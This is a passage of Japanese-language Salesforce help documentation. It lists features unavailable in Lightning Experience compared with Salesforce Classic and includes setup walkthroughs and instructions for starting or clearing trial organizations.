検索可能なオブジェクト

Salesforce Classic では検索できて Lightning Experience では検索できないオブジェクトは、活動 (行動と ToDo)、添付ファイル、コーチング、コミュニティ、契約品目名、D&B 企業、ドキュメント、ディスカッション、エンタイトルメント、目標、アイデア、Live Chat トランスクリプト、マクロ、総計値、注文、パフォーマンスサイクル、質問、クイックテキスト、見積、人員不在、報奨資金、報奨資金種別、Salesforce CRM Content、セルフサービスユーザ、サービス契約、サービス人員スキル、サービステリトリーメンバー、スキル、ソリューション、トピック、ユーザ、作業指示品目です。

検索結果を絞り込めない

[完全に一致する語句を含む]および[私の所有データ]検索条件オプションは、検索結果ページで使用できません。また、検索結果の絞り込みもできません。並び替えは、Chatter グループ、ファイル、ナレッジ記事以外は可能です。検索結果のテキスト項目が長すぎて列幅に収まらない場合は、検索結果に完全なテキストを表示できません。列幅を増やすことはできません。

ルックアップでは、ユーザ定義のルックアップ検索条件項目とシステム管理者定義の連動ルックアップ検索条件はサポートされていません。

[すべて検索] に代わる [上位の結果]

検索結果には [すべて検索] オプションはありません。[上位の結果] では、関連性が最も高いレコードが、最も頻繁に使用するオブジェクト別にグループ化されて表示されます。他のオブジェクトの結果を表示するには、検索結果で、ページの左側にあるオブジェクト名をクリックします。検索可能なオブジェクトがナビゲーションバーの表示とと同じ順序でリストされます。検索結果にオブジェクトがリストされない場合は、[さらに表示]を選択すると、使用可能なすべてのオブジェクトがアルファベット順に表示されます。

上位の結果のナレッジ記事でスニペットは非表示

ナレッジ記事が [上位の結果] 検索結果に表示される場合、スニペットは表示されません。検索の範囲が記事である場合にスニペットが表示されます。また、検索結果に表示される列をカスタマイズすることもできません。デフォルトの列は、[記事番号]、[公開状況] (システム管理者が有効にしている場合)、および [最終更新日] です。

ナレッジ記事は並べ替え不可

ナレッジ記事での検索結果の並べ替えは使用できません。

サイドバー検索および高度な検索がない

Lightning Experience で検索するには、ヘッダーのグローバル検索バーを使用します。

検索結果ページに固定がない

オブジェクトは固定できません。Salesforce Classic から固定しても、検索結果で、ページの左側にリストされるオブジェクトの順序には影響ありません。

アプリケーションでワイルドカード検索がサポートされない

アプリケーションの部分一致検索またはアプリケーションランチャーからの検索を実行するときに、ワイルドカードは使用できません。

連動ルックアップ検索条件はサポートされない

システム管理者は、現在のオブジェクトレコード (ソース) の項目を参照するルックアップの検索条件を設定できません。たとえば、同じレコードのケースの [取引先名] 項目で選択した取引先に関連付けられた取引先責任者のみが表示されるように、ケースの [取引先責任者] 項目を設定することはできません。ただし、有効な値と検索結果を制限する関連ルックアップ検索条件はサポートされています。たとえば、同じレコードの有効なユーザのみを表示する [取引先所有者] ルックアップ項目を設定できます。

グローバルおよびルックアップダイアログ検索レイアウトでの検索結果レイアウトの使用
グローバル検索およびルックアップダイアログ検索結果の列として表示される項目を変更するには、オブジェクトマネージャ内のオブジェクト詳細ページで [検索結果] 検索レイアウトを使用します。その他の検索レイアウト (ルックアップダイアログ、ルックアップ電話ダイアログ、タブ、リストビュー、および検索条件項目) は Lightning Experience では使用できません。

ルックアップダイアログ検索の新しいボタンでは一部のオブジェクトのみがサポートされる
Lightning Experience では、ルックアップダイアログ検索ウィンドウから取引先、ケース、取引先責任者、カスタムオブジェクト、行動、リード、メモ、商談、価格表、商品、および ToDo オブジェクトを作成できます。その他のオブジェクトでは、ルックアップダイアログ検索を使用してレコードを関連付ける前に、必要なオブジェクトまたはレコードを作成します。

組織の設定: Lightning Experience にはない機能

Lightning Experience では、基本的な Salesforce 設定のいくつかの機能がサポートされていません。また、Lightning Experience の [設定] には、Salesforce Classic で使用可能な設定ページのうち、含まれていないものがあります。

設定ページ

多くの場合、Lightning Experience の [設定] は次のページに制限されています。

- Lightning Experience の機能をサポートしているページ
- 会社の設定、セキュリティ、ユーザ管理、モバイルアプリケーション設定など、組織全体に適用される管理ページ

Service Cloud 機能の設定ページなど、その他の設定ページにアクセスするには、Salesforce Classic の [設定] ツリーを使用します。

高度な通貨管理

高度な通貨管理、または期間指定換算レートは、通常サポートされていません。ただし、[完了予定日] 項目が商談のページレイアウト上にある場合は、商談に正しい金額が表示されます。オブジェクトレコードの何を誰に表示するかはページレイアウトで制御されるため、このページレイアウトが商談に割り当てられているユーザにのみ正しい金額が表示されます。

言語サポート

アラビア語とヘブライ語を含む、右から左に読み取られる言語はサポートされていません。その他の Salesforce でサポートされるロケールと言語はすべてサポートされます。

Skype for Salesforce

Skype for Salesforce は、Lightning Experience でのみ使用できます。

関連トピック:

ポイント & クリック操作によるカスタマイズ: Lightning Experience にはない機能
プログラムによるカスタマイズ: Lightning Experience にはない機能

データのインポートおよび管理: Lightning Experience にはない機能

ここでは、Lightning Experience でデータをインポートおよび管理するときに想定される問題について説明します。新しいユーザインターフェースでは、一部の Salesforce 機能を使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

データのインポート

Data.com

Lightning Experience では使用できない Data.com の機能について確認します。

データのインポート

Lightning Experience では、次の従来のデータインポートツールを使用できません。

- 取引先と取引先責任者
- リード
- ソリューション
- カスタムオブジェクト

インポートするレコードが 50,000 件未満の場合は、データインポートウィザードを使用します。インポートするレコードが 50,000 件以上の場合は、データローダを使用します。

Data.com

Lightning Experience では使用できない Data.com の機能について確認します。

Data.com Prospector

- ユーザはリードを検索または追加できません。
- ユーザは取引先責任者を検索できません。

  ヒント: Lightning Experience では、ユーザは取引先レコードに関連する取引先責任者を検索および追加できます。

- ユーザは業種分類で取引先を検索できません。

Data.com Clean

- Data.com Clean は有効または無効にできません。
- Data.com クリーンアップジョブを設定したり、クリーンアップジョブの総計値または分析を表示したりすることはできません。
- クリーンアップジョブを使用していて、オブジェクトで会社情報ルールが有効になっていない場合、ユーザはレコードを手動でクリーンアップできません。クリーンアップジョブに関連付けられている [クリーンアップ] ボタンがオブジェクトレイアウトに含まれていても、Lightning Experience ではボタンは表示されません。
- クリーンアップ情報オブジェクト (取引先、リード、取引先責任者) の項目は変更できません。

プロセスの自動化: Lightning Experience にはない機能

ここでは、Lightning Experience でプロセスの自動化機能を使用するときに想定される問題について説明します。プロセスビルダーとワークフローは完全にサポートされます。Visual Workflow と承認もサポートされますが、一部制限があります。

承認申請

承認申請の表示

- ユーザは、通知で、または承認が必要なレコードの [承認履歴] 関連リストで承認申請を表示できます。
- Lightning Experience ユーザは、Chatter またはレコードの活動タイムラインで承認申請を表示することはできません。
- ユーザの承認を待機中のすべての申請リストを表示するには、Salesforce Classic に切り替える (または Salesforce1 モバイルアプリケーションを使用する) 必要があります。

承認申請への返答

次のオプションは使用できません。

- 承認申請の取り消し
- 承認申請の再割り当て
- 次の承認者の手動での選択。この手動での選択を必要とする承認申請では、承認者は Salesforce フルサイトにログインする必要があります。
- 承認がロックされているレコードのロック解除

[承認履歴] 関連リスト

[承認履歴] 関連リストには [承認申請] ボタンがありません。

フローの配布

ユーザへのフローの配布方法は、Lightning Experience で関連機能を使用できるかどうかによって異なります。たとえば、Web タブはサポートされていませんが、Visualforce ページはサポートされています。

一時停止中のフローインタビュー

一時停止しているフローインタビューを再開するには、ユーザは Salesforce Classic に切り替えるか、Salesforce1 を使用する必要があります。

セキュリティ: Lightning Experience にはない機能

Lightning Experience の Salesforce セキュリティ機能で発生する問題について説明します。一部の機能は、新しいユーザインターフェースでは使用できません。また、一部の機能は Salesforce Classic と同等ではありません。

共有設定

Lightning Experience は、組織の共有ルールに従います。[共有設定] ページは Lightning Experience の [設定] で使用できますが、一部のオプションは Lightning Experience には適用されません。

ユーザレコードの共有の直接設定
このチェックボックスでは、[共有] ボタンによるユーザレコードの共有の直接設定を有効または無効にします。このボタンは、Salesforce Classic のみで使用できます。

マネージャグループ
このチェックボックスでは、共有ルール、共有の直接設定、および Apex による共有管理で使用可能なマネージャおよびマネージャの下位グループとのレコード共有を有効または無効にします。[共有] ボタンによる共有の直接設定は、Salesforce Classic のみで使用できます。

ポータルユーザ表示
このチェックボックスでは、ポータルユーザを同じ取引先の他のポータルユーザに表示するか、ロール階層内で自分より上位のユーザのみに表示するかを選択できます。ポータルは、Salesforce Classic のみで使用できます。

セッションセキュリティレベル

レポートとダッシュボードへのアクセスに高保証セッションが必要なポリシーを組織で設定している場合、標準保証セッションのユーザは Lightning Experience のレポートとダッシュボードからブロックされます。また、レポートおよびダッシュボード項目はナビゲーションメニューに表示されません。Lightning Experience では、ユーザをリダイレクトして 2 要素認証を完了し、セッションレベルを高保証に上げることはできません。

回避策として、標準保証セッションのユーザはログアウトしてから、組織によって高保証として定義された認証方法を使用して再度ログインできます。その後ユーザはレポートとダッシュボードにアクセスできます。または、Salesforce Classic に切り替えることができます。この場合、レポートとダッシュボードにアクセスするときに、セッションレベルを上げるように促されます。

セッション権限レベル

Lightning Experience コンテキストで `$Api.Session_ID` または `GETSESSIONID()` を使用して取得されるセッションの権限は、Lightning セッションの権限とほぼ同じです。Lightning セッションと同様に、これらのセッション ID を使用して API コールを行うことはできません。

トランザクションセキュリティ

トランザクションセキュリティポリシーのアクションを選択する場合、AccessResource イベント種別に 2 要素認証を使用することはできません。代わりに [ブロック] アクションが使用されます。

プラットフォームの暗号化

JSON 逐次化または Database.Query() を使用しているときは、Lightning Experience で暗号化データがマスクされません。そのデータは、「暗号化されたデータの参照」権限の有無に関係なくプレーンテキストで表示されます。

ポイント & クリック操作によるカスタマイズ: Lightning Experience にはない機能

ポイント & クリック操作によるカスタマイズの多くは Lightning Experience でシームレスに動作します。ただし、一部のカスタマイズは新しいインターフェースでは適用されないかサポート対象外です。

Force.com クイックアクセスメニュー
さまざまなアプリケーションやオブジェクトのカスタマイズ機能へのショートカットがあるこのメニューは、Salesforce Classic でのみ使用できます。

カスタムブランド
カスタムロゴを新しいインターフェースに適用することはできませんが、Lightning アプリケーションを作成してカスタムロゴおよび色を設定できます。

カスタム JavaScript ボタン
JavaScript コンテンツソースを使用するカスタムボタンは、Lightning Experience ではサポートされていません。これらのボタンの一部の機能は、Lightning コンポーネントアクション、プロセスビルダーや Visual Workflow などのポイント & クリックツール、コード駆動型アプローチなどを使用して置き換えることができます。

カスタムヘルプ
Lightning Experience ページのヘルプメニューにある項目はカスタマイズできません。ただし、Salesforce Classic で [このページのヘルプ] リンク用のカスタムヘルプを作成している場合、[設定] ツリーなどの新しいユーザインターフェースにクラシックページが埋め込まれていればこれらのリンクは表示されたままになります。

オブジェクト固有のカスタマイズ

オブジェクト固有のカスタマイズは、特定のオブジェクト用に作成するものです。例として、項目、ページレイアウト、レコードタイプ、Apex トリガなどがあります。ほとんどのオブジェクト固有のカスタマイズは、[設定] ツリーから直接使用する代わりにオブジェクトマネージャで使用できます。[設定] から [クイック検索] ボックスに「オブジェクトマネージャ」と入力し、[オブジェクトマネージャ] を選択します。

メモ: ケースマイルストンなどの Lightning Experience ではサポートされていない機能にオブジェクトが関連している場合、そのオブジェクトはオブジェクトマネージャや [設定] には表示されません。

標準項目
標準項目を編集するには、項目名をクリックしてから [編集] をクリックします。Salesforce Classic とは異なり、オブジェクトの詳細ページから標準項目を直接編集することはできません。

ページレイアウト
Salesforce Classic でカスタムオブジェクトおよび標準オブジェクトに対して行ったレコードページのカスタマイズは、Lightning Experience のレコードページにも影響します。ただし、Lightning Experience では一部のページ要素が異なって表示され、一部はサポートされていません。

Lightning Experience からはユーザプロファイルのページレイアウトにアクセスできません。

ケースには、ケースクローズページレイアウト専用の特殊な関連リストがあります。

次のページレイアウト要素は Lightning Experience ではサポートされていません。

- 空白スペース
- 高度なルックアップ
- モバイルカード
- Sコントロール
- セクション
- タグ

Lightning Experience で参照している場合、レコードページのレイアウトのカスタマイズには高度なページレイアウトエディタを使用できません。Lightning アプリケーションビルダーを使用してカスタム Lightning Experience レコードページを作成すれば、異なるレコードページを異なる Lightning アプリケーションに割り当てることができます。プロファイルやレコードタイプに関係なく、Lightning アプリケーションのすべてのユーザに同じレコードレイアウトが表示されます。

トリガ
トリガは、「Apex 開発」ユーザ権限がある場合にのみオブジェクトマネージャに表示されます。

一部の標準オブジェクトのトリガは、オブジェクトマネージャに表示されません。「オブジェクトマネージャに含まれていないオブジェクトのカスタマイズ」を参照してください。これらのトリガには [設定] の [クイック検索] ボックスから直接アクセスします。

項目セット
項目セットは Lightning Experience では使用できません。組織で自分または他の誰かが Salesforce Classic を使用して項目セットを作成した場合、数式項目や Visualforce ページなどの項目セットのグローバル変数が所々に表示されますが、Lightning Experience ではそれらを管理できません。

Apex 共有ルール
Lightning Experience では使用できません。

Apex 共有再適用
Lightning Experience では使用できません。

オブジェクトマネージャに含まれていないオブジェクトのカスタマイズ

オブジェクトマネージャには、ケースコメントのトリガなど、標準オブジェクトについて一部のオブジェクトのカスタマイズが含まれていません。これらのオブジェクトのカスタマイズには、［クイック検索］ボックスからアクセスします。たとえば、[設定] から、［クイック検索］ボックスに「ケースコメント」と入力し、[ケースコメントのトリガ] を選択します。

トリガ

- ケースコメントトリガ
- メールメッセージトリガ
- FeedComment トリガ
- FeedItem トリガ
- グループトリガ
- グループメンバートリガ
- グループレコードトリガ
- トピックトリガ
- TopicAssignment トリガ

レイアウト

- フィード項目レイアウト
- グループレイアウト

- パブリッシャーレイアウト

関連トピック:

ナビゲーションおよびアクション: Lightning Experience にはない機能
既存の Salesforce カスタマイズの動作
Lightning Experience のページレイアウト

プログラムによるカスタマイズ: Lightning Experience にはない機能

プログラムによるカスタマイズの多くは Lightning Experience で機能します。ただし、新しいインターフェースは Lightning ページや Visualforce などの一部の機能の動作方法に影響します。

Lightning ページ

Lightning ページのタブやカスタム Lightning ページは、現在 Salesforce1 モバイルアプリケーションでのみ使用でき、Lightning Experience では使用できません。

Visualforce

Visualforce でカスタマイズされた Salesforce を使用する組織の場合、次の重要な考慮事項があります。詳細を把握するには、Trailhead で「Visualforce & Lightning Experience」を完了して新しい開発者バッジを取得してください。

Visualforce は Lightning Experience では iframe でラップされる
Salesforce Classic では、Visualforce がページ全体を所有します。Lightning Experience では、Visualforce は代わりに埋め込み iframe でラップされます。このラッパーにはいくつかの効果があり、Trailhead モジュール全体が詳細の説明に専念している主な理由はこのためです。

`sforce.one` は Salesforce1 専用ではなくなった
`sforce.one` JavaScript ユーティリティオブジェクトは、Salesforce1 で実行されている Visualforce ページでのみ使用可能でした。組織が Lightning Experience を有効にすると、Lightning Experience で実行されているページにもこのユーティリティオブジェクトが追加されます。

これまで、ユーザは `sforce.one` の有無を検出することで、コードが実行されているユーザエクスペリエンスコンテキストを判断していました。現在、ユーザエクスペリエンスコンテキストを検出するより適切で、サポートされている方法が存在します。

`sforce.one` の有無が何を意味するかを推測するコードを記述している場合は、新しい機能を使用するようにコードを更新する必要があります。

`window.location` を設定できない
新しいページに移動するための JavaScript の一般的方法は、`window.location` 値を操作することです。この方法は Lightning Experience では使用できません。代わりに `sforce.one` の navigation メソッドを使用します。

オブジェクトリストアクションの上書きにアクセスできない
オブジェクトリストアクションは Visualforce ページで上書きできる 6 つの標準アクションの 1 つですが、Lightning Experience ではアクセスできません。上書きは可能ですが、ユーザはアクセスできません。

Lightning Experience アプリケーションのユーザインターフェースが常に表示される
Lightning Experience で実行されている Visualforce ページは、`<apex:page>` `showHeader` および `showSidebar` 属性を無視します。Lightning Experience のヘッダーとナビゲーションメニューは非表示にできません。

ホームで **Visualforce** がサポートされない
Visualforce 要素を Lightning Experience の [ホーム] に追加することはできません。

セッション権限レベル

Lightning Experience コンテキストで `$Api.Session_ID` または `GETSESSIONID()` を使用して取得されるセッションの権限は、Lightning セッションの権限とほぼ同じです。Lightning セッションと同様に、これらのセッション ID を使用して API コールを行うことはできません。

Sコントロール

Sコントロールとは、Salesforce をカスタマイズする旧式の方法です。あらゆる点で優れた Visualforce および Lightning の導入に伴い、この方法は廃止されています。Lightning Experience では、Sコントロールはサポートされておらず、今後サポートされることもありません。組織で Sコントロールに依存している場合は、Lightning Experience に移行する前に置換する必要があります。

関連トピック:

既存の Salesforce カスタマイズの動作

アプリケーションおよびパッケージ: Lightning Experience にはない機能

Lightning 対応と認定された AppExchange のアプリケーションは、Lightning Experience でサポートされています。Lightning Experience では、パッケージのインストールと管理はできますが、その他のパッケージ機能はサポートされていません。Lightning Experience でライセンス管理アプリケーションと環境ハブは使用できますが、他の ISVforce アプリケーションはサポートされていません。

AppExchange

AppExchange の一部のアプリケーションは、Lightning Experience でサポートされています。アプリケーションがサポートされている場合、AppExchange リストに *Lightning* 対応マークが表示されます。アプリケーションがサポートされていない場合は、代わりに Salesforce Classic を使用してください。

Lightning 対応認定のないアプリケーションを Lightning Experience で使用することはできますが、一部の機能が使用できない場合や期待どおりに動作しない場合があります。これらのアプリケーションの中には、Salesforce Classic のスタイルを使用しているために Lightning Experience での表示の視覚的な一貫性がなくなるものもあります。最適な操作性を得るために、Lightning 対応として認定されていないアプリケーションには Salesforce Classic を使用してください。

パッケージ

Lightning Experience ではパッケージをインストールできます。ただし、すでにインストールされたパッケージの場合、Lightning Experience からユーザにライセンスを割り当てることはできません。ライセンスを割り当てる必要がある場合は、Salesforce Classic に切り替えてください。

Lightning Experience では、次のパッケージ機能はサポートされていません。

- パッケージの作成
- パッケージのアップロード
- パッケージのアップグレード
- パッケージバージョンの非推奨
- ブランチまたはパッチ組織の作成

ISVforce アプリケーション

Lightning Experience でライセンス管理アプリケーションを使用して、ライセンスの管理や登録者のサポートを行うことができます。また、Lightning Experience で環境ハブを使用して、開発組織、テスト組織、トライアル組織を作成および管理できます。

Lightning Experience では、次の ISVforce 機能はサポートされていません。

- Channel Order App
- Trialforce
- Usage Metrics Visualization (利用状況総計値の可視化) アプリケーション

Chatter が無効な場合の Lightning Experience の機能制限

組織で Chatter を使用していない場合、Lightning Experience インターフェースのいくつかの機能を使用できません。ここでは、Lightning Experience での変更点と、Chatter なしでは使用できない重要な機能を確認します。

組織全体に対して、または権限セット経由で一部のユーザに対して Chatter を無効にした場合、次のような制限があります。

- フィードとグループを使用できません。
- ユーザプロファイルは引き続き使用できますが、プロファイルでフィードとグループを使用できません。
- レコードで [コラボレーション] タブを使用できません。
- ユーザはレコードと他のユーザをフォローできません。

エディション

Lightning Experience で Chatter を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience 情報センター

Lightning Experience の使用、組織向けの設定、新しいユーザインターフェースの開発についての詳細は、以下のリソースを参照してください。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience の使用開始

動画

Lightning Experience: Let's Take it for a Spin (試してみよう)

Lightning Experience 動画シリーズ

ヘルプ

Lightning Experience の操作方法

Trailhead

営業担当向けトレイル - Lightning Experience の使用

組織の Lightning Experience の評価とロールアウト

ヘルプ

Lightning Experience が特別な理由

Lightning Experience が Salesforce 組織に適しているかどうかの判断

Lightning Experience への移行

Lightning Experience の考慮事項

Trailhead

システム管理者向けトレイル - Lightning Experience の開始

管理者向けトレイル - Lightning Experience への移行

Lightning Experience Enablement Pack (Zip ファイル)

ガイド

組織の Lightning Experience の評価とロールアウト

リリースノート

このリリースの Lightning Experience の機能 (Winter '17)

Lightning Experience 向けの開発

Trailhead

開発者向けトレイル - Lightning Experience

Lightning Experience Development Overview (Lightning Experience 開発の概要) (Trailhead モジュール)

Visualforce および Lightning Experience (Trailhead モジュール)

Lightning コンポーネント (Trailhead モジュール)

Lightning Design System (Trailhead モジュール)

Lightning Experience の説明

Lightning Experience でのセールスパスの設定: ウォークスルー

営業チームが極力遅滞なくどこからでも商談を成立させるために必要なガイダンスを示します。セールスパスを設定するときに、営業担当が完了すべき主要項目を指定できます。また、ヒントや潜在的な問題、あるいは励ましの言葉などを示して、迅速な商談の成立に向けて営業担当が意欲を持続できるようにします。

段階的な手順: Lightning Experience でセールスパスを設定する

関連トピック:

ウォークスルーによる作業効率の向上

エディション

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セールスパスを有効にする

- 「アプリケーションのカスタマイズ」

セールスパスを設定する

- 「設定・定義を参照する」および「すべてのデータの編集」

Lightning Experience で商談のリストビューを作成する: ウォークスルー

各自の条件に基づいてリストビューを作成する方法を見ていきましょう。リストビューを使用すれば、重要なレコードにすばやくアクセスできます。

段階的な手順: Lightning Experience で商談のリストビューを作成する

関連トピック:

ウォークスルーによる作業効率の向上

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商談のリストビューを作成する

- 商談に対する「参照」

Lightning Experience で設定を確認する: ウォークスルー

Lightning Experience の [設定] では、管理設定タスクの表示と管理が従来よりも容易になりました。この機能は、Lightning Experience でのみ使用できます。

Lightning Experience で設定を確認する

関連トピック:

ウォークスルーによる作業効率の向上

エディション

すべてのエディションで使用可能

ユーザ権限

[設定] を使用する
- 「アプリケーションのカスタマイズ」

オブジェクトマネージャでオブジェクトにアクセスし編集する: ウォークスルー

1 つの場所から、すべてのオブジェクト (取引先、取引先責任者など) とその関連属性 (項目、入力規則、ページレイアウトなど) にアクセスできます。この機能は、Lightning Experience でのみ使用できます。

段階的な手順: オブジェクトマネージャでオブジェクトにアクセスし編集する

関連トピック:

ウォークスルーによる作業効率の向上

エディション

すべてのエディションで使用可能

ユーザ権限

オブジェクトマネージャでオブジェクトにアクセスし編集する
- 「アプリケーションのカスタマイズ」

Lightning Experience で権限セットを作成、編集、割り当てる: ウォークスルー

権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。


段階的な手順: 権限セットを作成、編集、割り当てる

関連トピック:

ウォークスルーによる作業効率の向上

エディション

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを作成する

- 「アプリケーションのカスタマイズ」、「設定・定義を参照する」、および「プロファイルと権限セットの管理」

権限を権限セットに追加する

- 「設定・定義を参照する」および「プロファイルと権限セットの管理」

権限セットを割り当てる

- 「権限セットの割り当て」

Salesforce 組織の設定および管理

Salesforce システム管理者、つまり管理者プロファイルに割り当てられたユーザは、オンラインの組織を設定する責任があります。ニーズに合わせて、ユーザの追加、システムの設定とカスタマイズを行います。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

Salesforce を試す

登録する前に、トライアル Salesforce 組織を使用して Salesforce を評価できます。トライアル組織にはサンプルデータと Salesforce のさまざまな機能が搭載され、試用後にトライアル組織から Salesforce に簡単に登録できます。

Salesforce ロールアウトの計画

Salesforce の設定を開始する前に、ロールアウトの計画に役立つリソースを確認しましょう。

Salesforce での会社の設定

Salesforce で会社の組織に関する重要事項を追跡するには、[設定] の [組織情報] ページを使用します。ここでは、ライセンスとエンタイトルメントを管理できます。このページの情報は、会社が Salesforce にサインアップするときに入力した情報です。

ユーザ管理

Salesforce では、各ユーザはユーザ名、パスワード、およびプロファイルによって一意に識別されます。プロファイルはその他の設定と合わせて、ユーザが実行できるタスク、参照できるデータ、データで可能な操作を決定します。

ユーザのアクセス権の制御

Salesforce は階層化された柔軟なデータ共有設計で、異なるデータセットを異なるユーザセットに公開し、ユーザが必要のないデータを表示することなく作業できるようにしています。権限セットおよびプロファイルを使用すると、ユーザがアクセスできるオブジェクトおよび項目を指定できます。組織の共有設定、ユーザロール、共有ルールを使用すると、ユーザが参照および編集できる個々のレコードを指定できます。

Force.com データのキャッシュ

プラットフォームキャッシュを使用すると、再利用可能なデータをメモリに保存できるため、アプリケーションの実行時間を短縮できます。アプリケーションはこのデータにすばやくアクセスできるため、後続のトランザクションで計算やデータベースの要求を重複して行う必要がなくなります。

Salesforce での重複レコードの管理

クリーンで正確なデータの保持は、組織で Salesforce を最大限に活用するための最重要の処理の 1 つです。Data.com 重複管理を使用して、Salesforce でユーザが重複レコードを作成できるかどうか、いつ作成できるかの制御、重複レコードの特定に使用するロジックのカスタマイズ、ユーザが保存する重複レコードに関するレポートの作成を行います。

Salesforce 組織の保護

Salesforce は、データとアプリケーションを保護するための開発を新しく行いました。また、独自のセキュリティスキームを実装して、組織の構造とニーズを反映させることもできます。データの保護はお客様と Salesforce との相互連携が必要になります。Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全かつ効率的に実行できます。

組織の監視

Salesforce には、Salesforce 組織内の活動を把握するためのさまざまな方法があり、正しい方向に進んでいるかどうかを確認できます。

ユーザのモバイルデバイスでの作業の有効化

Salesforce では、場所を問わず、複数のモバイルアプリケーションの接続状態を保ち、生産性を維持することができます。

Salesforce を試す

登録する前に、トライアル Salesforce 組織を使用して Salesforce を評価できます。トライアル組織にはサンプルデータと Salesforce のさまざまな機能が搭載され、試用後にトライアル組織から Salesforce に簡単に登録できます。

サインアップしたユーザが Salesforce システム管理者となります。ユーザを追加した場合、別のシステム管理者を追加することができます。

メモ: トライアル組織に含まれる機能が、購入したエディションでは使用できないことがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition および **Enterprise** Edition

新規トライアルの開始

Salesforce にサインアップすると、サンプルデータを含む業界固有のテンプレートを選択できます。トライアル期間中、空のテンプレートから新しいトライアルを開始することができます。新規トライアルを開始するには、データもカスタマイズもすべて含めて、現在のトライアルを破棄します。ユーザ名だけが保持されます。

トライアルデータの削除

Salesforce にサインアップすると、Salesforce 組織に初期データとしてサンプルデータが取り込まれます。トライアル期間中、Salesforce システム管理者は、[すべてのデータの一括削除] リンクを使用して、サンプルデータとすべての組織のデータを削除できます。

新規トライアルの開始

Salesforce にサインアップすると、サンプルデータを含む業界固有のテンプレートを選択できます。トライアル期間中、空のテンプレートから新しいトライアルを開始することができます。新規トライアルを開始するには、データもカスタマイズもすべて含めて、現在のトライアルを破棄します。ユーザ名だけが保持されます。

以下の条件を満たす場合、新規トライアルを開始できます。

- データが 1,000 行未満
- Salesforce によって追加された追加ユーザライセンスがない
- Salesforce によって有効化された追加機能がない

1. [設定]から、[クイック検索] ボックスに「*新規トライアルの開始*」と入力し、[組織の業種テンプレートの変更] を選択します。この操作はトライアル期間中にのみ実行可能です。
2. 言語およびテンプレート設定を選択します。
3. 要求に従って、現在のトライアル組織とそのすべてのデータ (サンプルデータと入力したデータを含む) を破棄する旨のテキストを入力します。
4. 現在のデータがすべて失われることを確認するチェックボックスをオンにします。
5. [登録] をクリックします。
6. 確認ページが表示されたら、[登録] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition および **Enterprise** Edition

ユーザ権限

必要なユーザ権限

トライアルを新規作成する
- 「すべてのデータの編集」

トライアルデータの削除

Salesforce にサインアップすると、Salesforce 組織に初期データとしてサンプルデータが取り込まれます。トライアル期間中、Salesforce システム管理者は、[すべてのデータの一括削除] リンクを使用して、サンプルデータとすべての組織のデータを削除できます。

メモ: [すべてのデータの一括削除] リンクは、以下の条件をすべて満たしている場合にのみ表示されます。

- ユーザに「すべてのデータの編集」権限がある。
- 組織がトライアル状態である。
- 組織に有効化されているポータルがない。
- ユーザが、別のユーザに代わって操作を行うパートナー管理者でない。

1. [設定]から、[クイック検索] ボックスに「*すべてのデータの一括削除*」と入力し、[すべてのデータの一括削除] を選択します。
2. 要求に従って、組織の全データ (サンプルデータと自分で入力したデータを含む) が削除されることを了解している旨のテキストを入力します。ユーザおよびシステム管理者の設定には影響しません。
3. [実行] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition および **Enterprise** Edition

ユーザ権限

トライアルデータを削除する
- 「すべてのデータの編集」

メモ: データストレージ制限により、この方法でトライアルデータをすべて削除することができない場合は、[一括削除] を使用して取引先を削除します。その後で、[すべてのデータの一括削除] を使用して残りのトライアルデータを削除します。[一括削除]の使用方法についての詳細は、「複数のレコードおよびレポートの削除」 (ページ 858)を参照してください。

Salesforce ロールアウトの計画

Salesforce の設定を開始する前に、ロールアウトの計画に役立つリソースを確認しましょう。

開始方法がわからない場合は、コンサルティングパートナーと連携して製品を最大限に活用することを検討してください。コンサルティングパートナーは、Salesforce認定コンサルタントを雇用する会社です。コンサルタントは、お客様と連携して会社のニーズを調べ、それらのニーズを満たすSalesforce組織を設計および作成し、チームにロールアウトする前に組織をテストします。コンサルティングパートナーは、Salesforceでのお客様の成功を常に目標としています。

効果的なSalesforce組織のロールアウトには時間がかかり、周到な計画が必要です。パートナーと連携することはSalesforceの機能を活用するのに役立つことがあります。こうした場合、専門家の助言なしでは、困難で時間がかかる可能性があります。

専門家の助言が必要かどうかわからない場合は、会社の売上目標に関する次の質問に回答して判断してください。

- ビジネスニーズを満たす適切な Salesforce 機能を開発するために時間を費やすことができる、専門知識と豊富な経験を持つ社内要員はいますか?
- 会社が新しいビジネス、国、または業界に展開を進めていますか?
- ビジネス上の意思決定を行うときに、明確かつ客観的な視点が必要ですか?
- 数年ではなく数週間で結果を得る必要がありますか?

これでも判断できない場合は、次に示す、単独でのSalesforceのロールアウトとパートナーと連携したSalesforceのロールアウトの比較を確認してください。

比較	単独での Salesforce のロールアウト	パートナーと連携した Salesforce のロールアウト
資格	会社によっては、設定をサポートできる Salesforce 認定従業員がいる場合があります。	コンサルタントは Salesforce 認定を受けています。
経験	通常、従業員は Salesforce の経験はほとんどないかまったくありません。	コンサルタントは多数の Salesforce 組織の設定経験があり、ベストプラクティスの知識があります。
設定に必要なリソースを使用可能かどうか	通常、設定は従業員の他のプロジェクトや優先事項と競合します。	コンサルタントは、Salesforceロールアウトの作業範囲に専念して取り組みます。
